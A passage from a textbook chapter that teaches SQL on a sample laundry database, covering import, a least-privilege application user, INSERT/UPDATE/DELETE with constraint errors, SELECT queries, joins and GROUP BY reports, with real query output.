> **DEFINITION.** `ON DELETE RESTRICT` refuses to delete a row that others still refer to. `ON DELETE CASCADE` would delete the referring rows too. `ON DELETE SET NULL` would keep them but forget the reference. `ON UPDATE CASCADE` means that if a key value is ever changed, the new value is copied into every row that refers to it.

This is a business decision. The laundry chooses `RESTRICT` everywhere: a customer with a history, a service on old bills, a bill with payments must never silently vanish; when the database refuses, a human decides.

5.4.7 Seeing what exists

`SHOW TABLES;` lists the tables and `DESCRIBE Bill;` one table's columns; this is MariaDB's real answer:

```
+----------------------------+
| Tables_in_profitina_laundry |
+----------------------------+
| Bill                       |
| Customer                   |
| Employee                   |
| Outlet                     |
| Payment                    |
| Service                    |
| StatusLog                  |
+----------------------------+
+-------------+-------------------------------------+------+-----+--------------------+--
-----+
| Field       | Type                                | Null | Key | Default            |
Extra |
+-------------+-------------------------------------+------+-----+--------------------+--
-----+
| id          | char(5)                             | NO   | PRI | NULL               |
|
| arrived     | datetime                            | NO   | MUL | current_timestamp() |
|
| finished    | datetime                            | YES  |     | NULL               |
|
| departed    | datetime                            | YES  |     | NULL               |
|
| status      | enum('departed','finished','queued') | NO   |     | queued             |
|
| rack        | varchar(3)                          | NO   |     | NULL               |
|
| unit        | int(11)                             | NO   |     | NULL               |
|
| payment     | decimal(10,2)                       | NO   |     | NULL               |
|
| Customer_id | char(5)                             | NO   | MUL | NULL               |
|
| Employee_id | char(5)                             | NO   | MUL | NULL               |
|
| Service_id  | varchar(5)                          | NO   | MUL | NULL               |
|
| Outlet_id   | char(3)                             | YES  | MUL | NULL               |
|
+-------------+-------------------------------------+------+-----+--------------------+--
-----+
```

`PRI` marks the primary key, `NO` under `Null` is `NOT NULL`, and `MUL` an ordinary index, which the schema puts on every foreign key and on `arrived` so that "all bills of `C0056`" or "all bills of March" need not read every row.

5.5 Loading the Laundry Database

5.5.1 With phpMyAdmin, step by step

The whole database, structure and a year of data, is two files: `schema.mysql.sql` (the tables) and `seed.mysql.sql` (about 15,000 `INSERT` statements, 1.3 MB). Both are in `ProfitinaLaundry/App/database/`, and a copy of each is in the chapter's `data` folder. With XAMPP running:

1. Open `http://localhost/phpmyadmin/`.
2. Click the **Import** tab at the top, *without* selecting a database on the left.
3. Under *File to import*, press **Choose File** (or **Browse**) and pick `schema.mysql.sql`. Leave the character set at `utf-8` and the format at *SQL*.
4. Press **Import** (in older versions **Go**) at the bottom of the page. phpMyAdmin reports that the import finished, and `profitina_laundry` appears on the left with seven tables.
5. Now click `profitina_laundry` on the left, so that it is selected, and click **Import** again.
6. Choose `seed.mysql.sql` and press **Import**. This takes a few seconds.
7. Click a table, for example `Bill`, and then **Browse**: the first bills of October 2025 appear.

If the file is too large, raise `upload_max_filesize` and `post_max_size` in `php.ini` to `16M` and restart Apache, or use the command line below. *No database selected* in step 6 means step 5 was skipped.

5.5.2 From the command line

The same two files can be fed to the `mysql` client, which is what phpMyAdmin does for you. On Windows with XAMPP, in the classic *Command Prompt* (PowerShell does not accept `<`):

```
cd C:\path\to\Chapter05\data
C:\xampp\mysql\bin\mysql.exe -u root < schema.mysql.sql
C:\xampp\mysql\bin\mysql.exe -u root profitina_laundry < seed.mysql.sql
```

On macOS and Linux, in a terminal (add `-p` if your `root` has a password, and use `sudo mysql` on Ubuntu, where `root` signs in through the operating system):

```
cd ~/path/to/Chapter05/data
mysql -u root -p < schema.mysql.sql
mysql -u root -p profitina_laundry < seed.mysql.sql
```

`<` feeds the file to the client as if typed. Here the two files loaded into MariaDB 10.11 in under half a second.

5.5.3 A user for the application

Programs should not connect as `root`, who can drop every database. Create a user that can only read and change the laundry's rows, and give its password to the application through an environment variable, never a file in Git.

Listing 5.14 `sql/27_app_user.mysql.sql`: a database user for the application. Replace `choose-a-password` with a real password of your own.

```sql
-- A user for the application: it may read and change rows, and nothing more.
CREATE USER 'laundry'@'localhost' IDENTIFIED BY 'choose-a-password';
GRANT SELECT, INSERT, UPDATE, DELETE ON profitina_laundry.* TO 'laundry'@'localhost';
```

`GRANT` in **Listing 5.14** lists exactly what the user may do and where: the four data statements, on every table (`*`) of `profitina_laundry`, and nothing else. If an attacker ever makes your application run a statement of their choosing, which is the subject of Section 5.15, this user cannot `DROP` anything. That was checked, by signing in as `laundry` and trying:

```
$ mysql -u laundry -pchoose-a-password profitina_laundry -e "DROP TABLE Bill"
--------------
DROP TABLE Bill
--------------

ERROR 1142 (42000) at line 1: DROP command denied to user 'laundry'@'localhost' for table
`profitina_laundry`.`Bill`
```

5.5.4 Checking the import

Never trust an import you have not counted. **Listing 5.15** counts the rows of all seven tables in one query.

Listing 5.15 `sql/26_totals.sql`: one count per table. `UNION ALL` stacks the answers of several `SELECT` statements into one table.

```
-- After an import: does every table hold what it should?
SELECT 'Outlet' AS tbl, COUNT(*) AS n FROM Outlet
UNION ALL SELECT 'Customer',  COUNT(*) FROM Customer
UNION ALL SELECT 'Employee',  COUNT(*) FROM Employee
UNION ALL SELECT 'Service',   COUNT(*) FROM Service
UNION ALL SELECT 'Bill',      COUNT(*) FROM Bill
UNION ALL SELECT 'Payment',   COUNT(*) FROM Payment
UNION ALL SELECT 'StatusLog', COUNT(*) FROM StatusLog;
```

Run in phpMyAdmin's **SQL** tab, or with `mysql -u root -t profitina_laundry < 26_totals.sql`, it gives this on MariaDB:

```
+-----------+------+
| tbl       | n    |
+-----------+------+
| Outlet    |    3 |
| Customer  |  256 |
| Employee  |   14 |
| Service   |   12 |
| Bill      | 2953 |
| Payment   | 3319 |
| StatusLog | 8802 |
+-----------+------+
```

These must match **Table 5.4**. `Bill` at 0 means the seed was not loaded. An import that stops with `ERROR 1062 Duplicate entry` means the tables already held the data: `DROP DATABASE profitina_laundry;` and import both files again.

5.5.5 The same data in SQLite, and the query runner

The same data ships as `laundry.db` for SQLite. `sql/run.py` copies it, runs every statement of one `.sql` file against the copy, and prints each answer in the `mysql` client's layout:

```
cd Chapter05/sql
python run.py 01_select_all.sql            # SQLite, nothing to install
python run.py 01_select_all.sql --mysql    # the same file on MySQL/MariaDB (pip install
pymysql)
```

(On macOS and Linux type `python3`.) Every result in Sections 5.7 to 5.11 is real `run.py` output, and every file was also run with `--mysql` on MariaDB with the same results unless the text says

otherwise. On MySQL, money prints as `24000.00` rather than `24000`, because the columns are `DECIMAL(10,2)`. ## Putting Data In, Changing It, Taking It Out

5.5.6 `INSERT`

A new customer, Rina Wulandari, walks into the Keputih outlet with three kilograms of clothes. **Listing 5.16** records her and her first bill.

Listing 5.16 `sql/06_insert.sql`: one new customer and one new bill, then a look at both.

```
-- A new customer walks in. Name the columns, then give the values in the same order.
INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                      enrolled, email, password, credit)
VALUES ('C0257', 'Rina Wulandari', 'f', 'Surabaya', '2001-04-17',
        'Jl. Keputih Tegal No. 42, Sukolilo, Surabaya', '0813-0000-4257',
        '2026-09-30 20:15:00', 'rina.wulandari@example.com', '*****', 0);

-- Her first bill: 3 kg of wash, dry & fold at Keputih, received by cashier E0008.
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2954', '2026-09-30 20:20:00', 'queued', 'A02', 3, 24000,
        'C0257', 'E0008', 'S0001', 'O02');

SELECT id, name, phone, credit FROM Customer WHERE id = 'C0257';
SELECT id, status, rack, unit, payment, Customer_id FROM Bill WHERE id = 'B2954';
```

```
Query OK, 1 row affected

Query OK, 1 row affected

+-------+----------------+----------------+--------+
| id    | name           | phone          | credit |
+-------+----------------+----------------+--------+
| C0257 | Rina Wulandari | 0813-0000-4257 |      0 |
+-------+----------------+----------------+--------+
1 row in set

+-------+--------+------+------+---------+-------------+
| id    | status | rack | unit | payment | Customer_id |
+-------+--------+------+------+---------+-------------+
| B2954 | queued | A02  |    3 |   24000 | C0257       |
+-------+--------+------+------+---------+-------------+
1 row in set
```

`INSERT` names the table, lists columns in brackets, then `VALUES` in the same order. Always name the columns: without a list, every value must be given in creation order, and the day a column is added every such statement breaks. Omitted columns take their default (`NULL` for `password_hash`, `finished` and `departed`). Text and dates go in single quotes, numbers do not. The bill's 24000 is Equation (5.1) by hand, $8000 \times 3 = 24000$; Section 5.14 makes the program compute it.

`Query OK, 1 row affected` is the receipt. Several bracketed value lists after one `VALUES` insert several rows at once, which is how `seed.mysql.sql` loads thousands quickly.

5.5.7 When the rules are broken

Here the constraints of Section 5.5.4 earn their keep. **Listing 5.17** tries four things the shop's rules forbid.

Listing 5.17 `sql/07_constraint_errors.sql`: four statements, each of which breaks one rule of the schema.

```sql
-- 1. A second customer with the id C0001 (primary key).
INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                      enrolled, email, password, credit)
VALUES ('C0001', 'Budi Hartono', 'm', 'Surabaya', '1990-01-01',
        'Jl. Kertajaya No. 1, Surabaya', '0813-0000-0001',
        '2026-09-30 20:30:00', 'budi.hartono@example.com', '*****', 0);

-- 2. A bill for a customer who does not exist (foreign key).
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2955', '2026-09-30 20:31:00', 'queued', 'A03', 2, 16000,
        'C9999', 'E0008', 'S0001', 'O02');

-- 3. A bill for zero kilograms (CHECK unit > 0).
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2956', '2026-09-30 20:32:00', 'queued', 'A04', 0, 0,
        'C0001', 'E0008', 'S0001', 'O02');

-- 4. Deleting a customer who still has bills (ON DELETE RESTRICT).
DELETE FROM Customer WHERE id = 'C0001';
```

SQLite refuses all four:

```
ERROR: UNIQUE constraint failed: Customer.id

ERROR: FOREIGN KEY constraint failed

ERROR: CHECK constraint failed: Bill_unit_pos

ERROR: FOREIGN KEY constraint failed
```

and MariaDB refuses the same four, with more detail:

```
ERROR: (1062, "Duplicate entry 'C0001' for key 'PRIMARY'")

ERROR: (1452, 'Cannot add or update a child row: a foreign key constraint fails
(`profitina_laundry`.`Bill`, CONSTRAINT `Bill_Customer` FOREIGN KEY (`Customer_id`)
REFERENCES `Customer` (`id`) ON UPDATE CASCADE)')

ERROR: (4025, 'CONSTRAINT `Bill_unit_pos` failed for `profitina_laundry`.`Bill`')

ERROR: (1451, 'Cannot delete or update a parent row: a foreign key constraint fails
(`profitina_laundry`.`Bill`, CONSTRAINT `Bill_Customer` FOREIGN KEY (`Customer_id`)
REFERENCES `Customer` (`id`) ON UPDATE CASCADE)')
```

Each message names the broken rule. **1062**: a duplicate primary key, `C0001` exists. **1452**: a *child* row pointing at nothing, no `C9999`. **4025**: a failed `CHECK`, named `Bill_unit_pos`, which is why constraints are worth naming. **1451**: a *parent* row that cannot go because rows still point at it, the ten bills of `C0001`. Each is the database catching a bug before it became wrong data.

> **THREE ERRORS WORTH MEMORIZING.** 1062 duplicate key; 1452 a foreign key points at nothing; 1451 a delete blocked by rows that point here. Between them they cover most database errors a well-designed application ever meets. In PDO (Section 5.14) all three arrive with SQLSTATE `23000`, the standard code for "a constraint was violated".

5.5.8 `UPDATE`

Bill `B2909` has been washed. **Listing 5.18** moves it from `queued` to `finished`.

Listing 5.18 `sql/08_update.sql`: look, change, look again, and try the same change a second time.

```sql
-- Look first: the rows the UPDATE is about to change.
SELECT id, status, finished FROM Bill WHERE id = 'B2909';

-- Bill B2909 has been washed: move it from queued to finished.
UPDATE Bill
   SET status = 'finished', finished = '2026-09-30 20:40:00'
 WHERE id = 'B2909' AND status = 'queued';

-- And look again.
SELECT id, status, finished FROM Bill WHERE id = 'B2909';

-- The same statement a second time changes nothing: the bill is no longer queued.
UPDATE Bill
   SET status = 'finished', finished = '2026-09-30 20:40:00'
 WHERE id = 'B2909' AND status = 'queued';
```

```
+-------+--------+----------+
| id    | status | finished |
+-------+--------+----------+
| B2909 | queued | NULL     |
+-------+--------+----------+
1 row in set

Query OK, 1 row affected

+-------+----------+---------------------+
| id    | status   | finished            |
+-------+----------+---------------------+
| B2909 | finished | 2026-09-30 20:40:00 |
+-------+----------+---------------------+
1 row in set

Query OK, 0 rows affected
```

`UPDATE` names a table, `SET` gives `column = value` pairs, `WHERE` chooses rows. Two habits show here: the `SELECT` before it uses the same `WHERE`, so you see what will change; and the `WHERE` also names the state, `status = 'queued'`, so the second identical `UPDATE` changes **0 rows**, telling a program that someone else already finished this bill. Changing `status` and `finished` together keeps `Bill_status_times` of **Listing 5.12** satisfied.

> **An `UPDATE` without `WHERE` changes every row of the table.** `UPDATE Bill SET status = 'finished';` marks the whole year of the business as finished, immediately, with no question and no undo. (Here the `CHECK` constraints would actually save you, but most tables have no such guard.) Write the `WHERE` first, run it as a `SELECT`, look at what comes back, and only then turn it into an `UPDATE` or a `DELETE`.

5.5.9 `DELETE`

Listing 5.19 removes a row twice: once when it may, and once when it may not.

Listing 5.19 `sql/09_delete.sql`: deleting a duplicate customer who has no bills, then trying to delete a bill that has payments.

```
-- A customer typed in twice by mistake, with no bills: this delete is allowed.
INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                      enrolled, email, password, credit)
VALUES ('C0258', 'Rina Wulandari', 'f', 'Surabaya', '2001-04-17',
        'Jl. Keputih Tegal No. 42, Sukolilo, Surabaya', '0813-0000-4257',
        '2026-09-30 20:16:00', 'rina.wulandari@example.com', '*****', 0);
DELETE FROM Customer WHERE id = 'C0258';
SELECT COUNT(*) AS still_there FROM Customer WHERE id = 'C0258';

-- A bill that has payments and a history cannot simply vanish.
DELETE FROM Bill WHERE id = 'B0003';
```

```
Query OK, 1 row affected

Query OK, 1 row affected

+-------------+
| still_there |
+-------------+
|           0 |
+-------------+
1 row in set

ERROR: FOREIGN KEY constraint failed
```

The duplicate `C0258` goes. Bill `B0003` stays, because it has a payment and `Payment_Bill` is `ON DELETE RESTRICT`; MariaDB names the constraint:

```
Query OK, 1 row affected

Query OK, 1 row affected

+-------------+
| still_there |
+-------------+
|           0 |
+-------------+
1 row in set

ERROR: (1451, 'Cannot delete or update a parent row: a foreign key constraint fails
(`profitina_laundry`.`Payment`, CONSTRAINT `Payment_Bill` FOREIGN KEY (`Bill_id`)
REFERENCES `Bill` (`id`) ON UPDATE CASCADE)')
```

> **DELETE, OR A STATUS?** In a real shop you should seldom delete. A cancelled order is a fact worth keeping: it explains why a customer is unhappy and why revenue was lower that week. That is why the laundry never deletes bills; a cancelled bill keeps its row, gets `payment = 0` and a `cancelled` entry in `StatusLog`. Use `DELETE` for data that was never real, such as a customer typed in twice, and a status for things that happened and then stopped mattering.

5.6 Asking Questions: `SELECT`

5.6.1 The shape of a query

A query's clauses are always written in this order, any of them omitted when not needed: `SELECT` (columns), `FROM` (table), `WHERE` (rows), `GROUP BY` (bundles, Section 5.10), `HAVING` (which bundles), `ORDER BY` and `LIMIT`. The database evaluates them as `FROM`, `WHERE`, `GROUP BY`, `HAVING`, `SELECT`, `ORDER BY`, `LIMIT`, which is why a name invented with `AS` in `SELECT` can be used in `ORDER BY` but not in `WHERE`.

5.6.2 Choosing columns

The simplest query asks for everything (**Listing 5.20**).

Listing 5.20 `sql/01_select_all.sql`: every column of every row of the price list.

```
-- The whole price list: every column of every row.
SELECT * FROM Service;
```

```
+-------+----------------------------------------+-------+
| id    | description                            | price |
+-------+----------------------------------------+-------+
| S0001 | Wash, dry & fold (per kg)              |  8000 |
| S0002 | Express wash & fold, 1 day (per kg)    | 12000 |
| S0003 | Ironing only (per kg)                  |  6000 |
| S0004 | Dry cleaning - shirt/blouse (per item) | 20000 |
| S0005 | Dry cleaning - suit 2 pieces (per item) | 65000 |
| S0006 | Dry cleaning - dress/kebaya (per item) | 45000 |
| S0007 | Dry cleaning - jacket (per item)       | 40000 |
| S0008 | Bed cover, any size (per item)         | 35000 |
| S0009 | Blanket (per item)                     | 25000 |
| S0010 | Curtain (per kg)                       | 15000 |
| S0011 | Shoes deep clean (per pair)            | 45000 |
| S0012 | Helmet cleaning (per item)             | 30000 |
+-------+----------------------------------------+-------+
12 rows in set
```

`*` means "all columns": handy at the keyboard, wrong in a program, which should name the columns it uses (**Listing 5.21**).

Listing 5.21 `sql/02_select_columns.sql`: three named columns, the first five customers.

```
-- Three named columns of the first five customers.
SELECT id, name, phone
  FROM Customer
 ORDER BY id
 LIMIT 5;
```

```
+-------+----------------+----------------+
| id    | name           | phone          |
+-------+----------------+----------------+
| C0001 | Nabila Rahman  | 0896-0000-9434 |
| C0002 | Winda Sugiarto | 0858-0000-2719 |
| C0003 | Ayu Nugroho    | 0812-0000-7923 |
| C0004 | Lina Kurniawati | 0816-0000-5981 |
| C0005 | Lukman Santoso | 0812-0000-2062 |
+-------+----------------+----------------+
5 rows in set
```

5.6.3 Choosing rows: `WHERE`

`WHERE` takes a condition and keeps the rows for which it is true. **Listing 5.22** asks the question from the start of the chapter: which bills at Keputih are still waiting?

Listing 5.22 `sql/03_where.sql`: the queue of the Keputih outlet, oldest first.

```
-- Bills still waiting to be washed at the Keputih outlet (O02).
SELECT id, arrived, unit, payment, Customer_id
  FROM Bill
 WHERE status = 'queued' AND Outlet_id = 'O02'
 ORDER BY arrived;
```

```
+-------+---------------------+------+---------+-------------+
| id    | arrived             | unit | payment | Customer_id |
+-------+---------------------+------+---------+-------------+
| B2909 | 2026-09-26 16:07:42 |    6 |   48000 | C0249       |
| B2923 | 2026-09-27 16:49:59 |    4 |   32000 | C0245       |
| B2924 | 2026-09-27 18:43:07 |    7 |   56000 | C0151       |
| B2930 | 2026-09-28 07:18:31 |    1 |   45000 | C0158       |
| B2931 | 2026-09-28 08:30:03 |    9 |   72000 | C0056       |
| B2934 | 2026-09-28 16:23:10 |    4 |   32000 | C0167       |
| B2937 | 2026-09-28 19:49:23 |    4 |   32000 | C0166       |
| B2943 | 2026-09-29 20:51:31 |    5 |   40000 | C0255       |
| B2951 | 2026-09-30 17:17:45 |    1 |   35000 | C0158       |
+-------+---------------------+------+---------+-------------+
9 rows in set
```

Nine bags wait on nine racks. `AND` requires both conditions; `OR` requires either; `NOT` reverses one. **Table 5.8** lists the comparisons you can use.

Table 5.8 The comparison operators of `WHERE`. Two differ from PHP: equality is one `=`, not two, and `NULL` is tested with `IS`, never with `=`.

Operator	Means	Example
`=`	equal	`status = 'queued'`
`<>` or `!=`	not equal	`status <> 'departed'`
`<`, `<=`, `>`, `>=`	ordering	`arrived >= '2026-09-01'`
`BETWEEN a AND b`	inclusive range	`price BETWEEN 20000 AND 45000`
`IN (...)`	one of a list	`Outlet_id IN ('O01', 'O03')`
`LIKE 'Ayu%'`	text pattern: `%` any run of characters, `_` exactly one	`name LIKE '%wati'`
`IS NULL`, `IS NOT NULL`	value absent or present	`finished IS NULL`
`AND`, `OR`, `NOT`	combine conditions	`status = 'queued' AND unit > 5`

Listing 5.23 uses three of them.

Listing 5.23 `sql/04_like_in_between.sql`: a pattern, a list and a range.

```sql
-- Customers whose name starts with "Ayu".
SELECT id, name, phone FROM Customer WHERE name LIKE 'Ayu%';

-- Dry-cleaning services that cost between Rp 20.000 and Rp 45.000.
SELECT id, description, price
  FROM Service
 WHERE id IN ('S0004', 'S0005', 'S0006', 'S0007')
   AND price BETWEEN 20000 AND 45000;
```

```
+-------+------------------+----------------+
| id    | name             | phone          |
+-------+------------------+----------------+
| C0003 | Ayu Nugroho      | 0812-0000-7923 |
| C0059 | Ayu Suryadi      | 0811-0000-8218 |
| C0067 | Ayu Lina Santoso | 0852-0000-8662 |
| C0227 | Ayu Fauzi        | 0816-0000-6556 |
+-------+------------------+----------------+
4 rows in set

+-------+----------------------------------------+-------+
| id    | description                            | price |
+-------+----------------------------------------+-------+
| S0004 | Dry cleaning - shirt/blouse (per item) | 20000 |
| S0006 | Dry cleaning - dress/kebaya (per item) | 45000 |
| S0007 | Dry cleaning - jacket (per item)       | 40000 |
+-------+----------------------------------------+-------+
3 rows in set
```

`%` stands for any run of characters, so `'Ayu%'` means “starts with Ayu”, `'%wati'` “ends with wati”. `IN` accepts any of the four dry-cleaning codes, and `BETWEEN` is inclusive, so the Rp 45.000 dress is in and the Rp 65.000 suit out.

On MariaDB the first query printed the same four customers in a *different order* (`C0003`, `C0227`, `C0067`, `C0059`), found through its index on `Customer.name`. Neither is wrong: without `ORDER BY` you are promised the rows, not their order.

5.6.4 Ordering and limiting

Listing 5.24 finds the five most expensive bills of the year.

Listing 5.24 `sql/05_order_limit.sql`: sort by amount, largest first, break ties by code, keep five.

```sql
-- The five most expensive bills of the year.
SELECT id, arrived, unit, Service_id, payment
  FROM Bill
 ORDER BY payment DESC, id
 LIMIT 5;
```

```
+-------+---------------------+------+------------+---------+
| id    | arrived             | unit | Service_id | payment |
+-------+---------------------+------+------------+---------+
| B1222 | 2026-03-07 15:53:45 |   11 | S0010      |  165000 |
| B1334 | 2026-03-15 09:23:57 |   11 | S0010      |  165000 |
| B0394 | 2025-12-03 20:30:48 |   10 | S0010      |  150000 |
| B1361 | 2026-03-18 08:53:24 |   10 | S0010      |  150000 |
| B1745 | 2026-04-28 20:10:53 |   10 | S0010      |  150000 |
+-------+---------------------+------+------------+---------+
5 rows in set
```

`DESC` is descending (`ASC`, the default, ascending). Rows equal in the first sort column are ordered by the second; without `, id` the two Rp 165.000 bills could swap from day to day. `LIMIT 20 OFFSET 40` gives page 3 of a list of 20 per page. All five winners are curtains, heavy and priced by weight.

> **`LIMIT` without `ORDER BY` is a bug waiting to happen.** “Give me five rows” means “give me any five rows”, and the five you get today need not be the five you get tomorrow. If you limit, you almost always meant “the first five by something”, so say by what.

5.7 Reading Several Tables at Once: Joins

5.7.1 Why a join is necessary

A receipt needs the customer's name and the service's description beside the bill, but `Bill` holds only codes. The operation that brings them together is a **join**.

> **DEFINITION.** A **join** builds each row of its answer by pairing a row of one table with a row of another wherever a condition, almost always "this foreign key equals that primary key", is true. The condition is written in an `ON` clause.

Listing 5.25 rebuilds one receipt line from three tables.

Listing 5.25 `sql/10_join.sql`: one bill with its customer's name and its service's description and price.

```
-- One bill, with the customer's name and the service's description.
SELECT b.id, c.name, s.description, b.unit, s.price, b.payment
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service  s ON s.id = b.Service_id
 WHERE b.id = 'B2931';
```

```
+-------+-----------------+---------------------------+------+-------+---------+
| id    | name            | description               | unit | price | payment |
+-------+-----------------+---------------------------+------+-------+---------+
| B2931 | Gilang Nasution | Wash, dry & fold (per kg) |    9 |  8000 |   72000 |
+-------+-----------------+---------------------------+------+-------+---------+
1 row in set
```

`b`, `c` and `s` are **aliases**; `b.id` says which table's `id` is meant, since `Bill` and `Customer` both have one. Read the first `ON` as: *pair each bill with the customer whose `id` equals its `Customer_id`*. Because `Customer.id` is a primary key there is exactly one, so no bill is lost or doubled. And $8000 \times 9 = 72000$ checks Equation (5.1) again.

5.7.2 Four tables and more

Each `JOIN ... ON` adds one more table to what you have so far. **Listing 5.26** builds the Keputih queue as the washer needs to see it, from five tables.

Listing 5.26 `sql/11_join_four.sql`: the live queue with the customer, the service, the employee who took the bill in, and the outlet.

```
-- The live queue of the Keputih outlet: four tables in one answer.
SELECT b.id, b.rack, c.name AS customer, s.description AS service,
       e.name AS received_by, o.name AS outlet
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service  s ON s.id = b.Service_id
  JOIN Employee e ON e.id = b.Employee_id
  JOIN Outlet   o ON o.id = b.Outlet_id
 WHERE b.Outlet_id = 'O02' AND b.status = 'queued'
 ORDER BY b.arrived
 LIMIT 4;
```

```
+-------+------+--------------------+----------------------------+--------------+---------
------------------+
| id    | rack | customer           | service                    | received_by  | outlet
|
+-------+------+--------------------+----------------------------+--------------+---------
------------------+
| B2909 | A01  | Nabila Sri Suryadi | Wash, dry & fold (per kg)  | Kevin Tanoto |
Profitina Laundry Keputih |
| B2923 | A19  | Nadia Nasution     | Wash, dry & fold (per kg)  | Kevin Tanoto |
Profitina Laundry Keputih |
| B2924 | A14  | Syaiful Wijaya     | Wash, dry & fold (per kg)  | Kevin Tanoto |
Profitina Laundry Keputih |
| B2930 | B08  | Endah Ika Rahman   | Shoes deep clean (per pair) | Kevin Tanoto |
Profitina Laundry Keputih |
+-------+------+--------------------+----------------------------+--------------+---------
------------------+
4 rows in set
```

No single table could produce these rows: normalization stores each fact once, and a join reassembles them. `AS customer` renames a column in the answer.

5.7.3 `LEFT JOIN`: keeping the rows with no partner

A plain (*inner*) `JOIN` keeps only rows that found a partner, so a customer with no bills vanishes from the answer.

> **DEFINITION.** A `LEFT JOIN` keeps every row of the left-hand table, whether or not it found a partner on the right. Where there is no partner, the right-hand columns come back as `NULL`.

Listing 5.27 `sql/12_left_join.sql`: every customer and how many bills they have, fewest first. The query uses `GROUP BY`, explained in Section 5.10.

```sql
-- Every customer with how many bills they have, fewest first.
SELECT c.id, c.name, COUNT(b.id) AS bills
  FROM Customer c
  LEFT JOIN Bill b ON b.Customer_id = c.id
 GROUP BY c.id, c.name
 ORDER BY bills, c.id
 LIMIT 5;
```

```
+-------+-----------------+-------+
| id    | name            | bills |
+-------+-----------------+-------+
| C0020 | Retno Rahman    |     0 |
| C0051 | Felicia Wirawan |     0 |
| C0093 | Rafi Chandra    |     0 |
| C0063 | Teguh Kurniawati |     1 |
| C0102 | Ilham Handoko   |     1 |
+-------+-----------------+-------+
5 rows in set
```

In **Listing 5.27**, three customers never brought a bag all year, a question an inner join cannot answer. Count `COUNT(b.id)`, not `COUNT(*)`: for a customer without bills the `LEFT JOIN` makes one row of `NULL`s, which `COUNT(*)` would count as 1.

> **HOW TO CHOOSE.** Ask what should happen to a row that has no partner. If it should disappear ("bills, with the customer's name"), use `JOIN`. If it should stay with blanks ("every customer, and how many bills"), use `LEFT JOIN`. `RIGHT JOIN` is the mirror image and is rarely needed, because you can swap the two tables and write `LEFT`.

5.8 Counting and Summarizing

5.8.1 Aggregate functions

> **DEFINITION.** An **aggregate function** takes many rows and produces one value. The five to know are `COUNT`, `SUM`, `AVG`, `MIN` and `MAX`.

Listing 5.28 uses all five to describe the whole year in one row.

Listing 5.28 `sql/13_aggregates.sql`: the year's bills in one row. Cancelled bills, whose `payment` is 0, are left out by the `WHERE`.

```
-- The whole year in one row.
SELECT COUNT(*)     AS bills,
       SUM(payment) AS charged,
       ROUND(AVG(payment), 2) AS average,
       MIN(payment) AS smallest,
       MAX(payment) AS largest
  FROM Bill
 WHERE payment > 0;
```

```
+-------+-----------+----------+----------+---------+
| bills | charged   | average  | smallest | largest |
+-------+-----------+----------+----------+---------+
|  2932 | 144213000 | 49185.88 |    12000 |  165000 |
+-------+-----------+----------+----------+---------+
1 row in set
```

Rp 144.213.000 over 2,932 bills that were not cancelled (21 were), about Rp 49.186 each, from Rp 12.000 (two kilograms of ironing, for example) to Rp 165.000. `COUNT(*)` counts rows, `COUNT(column)` non-`NULL` values, `COUNT(DISTINCT column)` different values; `ROUND(..., 2)` tames `AVG`.

5.8.2 `GROUP BY`

One aggregate over the whole table answers one question. `GROUP BY` answers the same question once for each group.

> **DEFINITION.** `GROUP BY c` sorts the rows into piles, one pile per distinct value of `c`, and applies the aggregate functions to each pile separately. The answer has one row per pile.

Listing 5.29 is the report every shop owner asks for first: what earns the money?

Listing 5.29 `sql/14_group_service.sql`: revenue per service for the whole year.

```
-- Revenue per service, most valuable first.
SELECT s.id, s.description,
       COUNT(*)       AS bills,
       SUM(b.unit)    AS units,
       SUM(b.payment) AS revenue
  FROM Bill b
  JOIN Service s ON s.id = b.Service_id
 GROUP BY s.id, s.description
 ORDER BY revenue DESC;
```

```
+-------+----------------------------------------+-------+-------+----------+
| id    | description                            | bills | units | revenue  |
+-------+----------------------------------------+-------+-------+----------+
| S0001 | Wash, dry & fold (per kg)              |  1368 |  8531 | 67632000 |
| S0002 | Express wash & fold, 1 day (per kg)    |   405 |  1540 | 18360000 |
| S0008 | Bed cover, any size (per item)         |   170 |   232 |  8085000 |
| S0004 | Dry cleaning - shirt/blouse (per item) |   157 |   390 |  7800000 |
| S0003 | Ironing only (per kg)                  |   256 |  1251 |  7506000 |
| S0011 | Shoes deep clean (per pair)            |   124 |   165 |  7425000 |
| S0009 | Blanket (per item)                     |   128 |   247 |  6150000 |
| S0005 | Dry cleaning - suit 2 pieces (per item) |    64 |    79 |  5135000 |
| S0010 | Curtain (per kg)                       |    47 |   324 |  4650000 |
| S0006 | Dry cleaning - dress/kebaya (per item) |    82 |   103 |  4590000 |
| S0007 | Dry cleaning - jacket (per item)       |    78 |   104 |  4120000 |
| S0012 | Helmet cleaning (per item)             |    74 |    92 |  2760000 |
+-------+----------------------------------------+-------+-------+----------+
12 rows in set
```

Check a row by hand: ironing only, Rp 6.000 per kilogram, 1,251 kilograms in the year, $1251 \times 6000 = 7{,}506{,}000$, exactly the `revenue`; `SUM` merely adds amounts computed by Equation (5.1). Wash, dry and fold is half the business; express washing is second with only 405 bills, because it costs half as much again.

> **Every column in the `SELECT` list must be grouped by, or be inside an aggregate.** `SELECT s.description, b.unit ... GROUP BY s.id` asks for a single `unit` from a pile of 1,368 different values, and the question has no answer. MySQL 8 refuses it by default; older versions quietly picked one value at random, which is worse. That is why **Listing 5.29** groups by both `s.id` and `s.description`.

5.8.3 Grouping by month

Grouping by a computed value is how every monthly report is written (**Listing 5.30**).

Listing 5.30 `sql/15_group_month.sql`: bills and revenue per calendar month.

```sql
-- Bills and revenue per month. SUBSTR(arrived, 1, 7) turns
-- '2026-03-07 15:53:45' into '2026-03', on SQLite and on MySQL alike.
SELECT SUBSTR(b.arrived, 1, 7) AS month,
       COUNT(*)                AS bills,
       SUM(b.payment)          AS revenue
  FROM Bill b
 GROUP BY SUBSTR(b.arrived, 1, 7)
 ORDER BY month;
```

```
+---------+-------+----------+
| month   | bills | revenue  |
+---------+-------+----------+
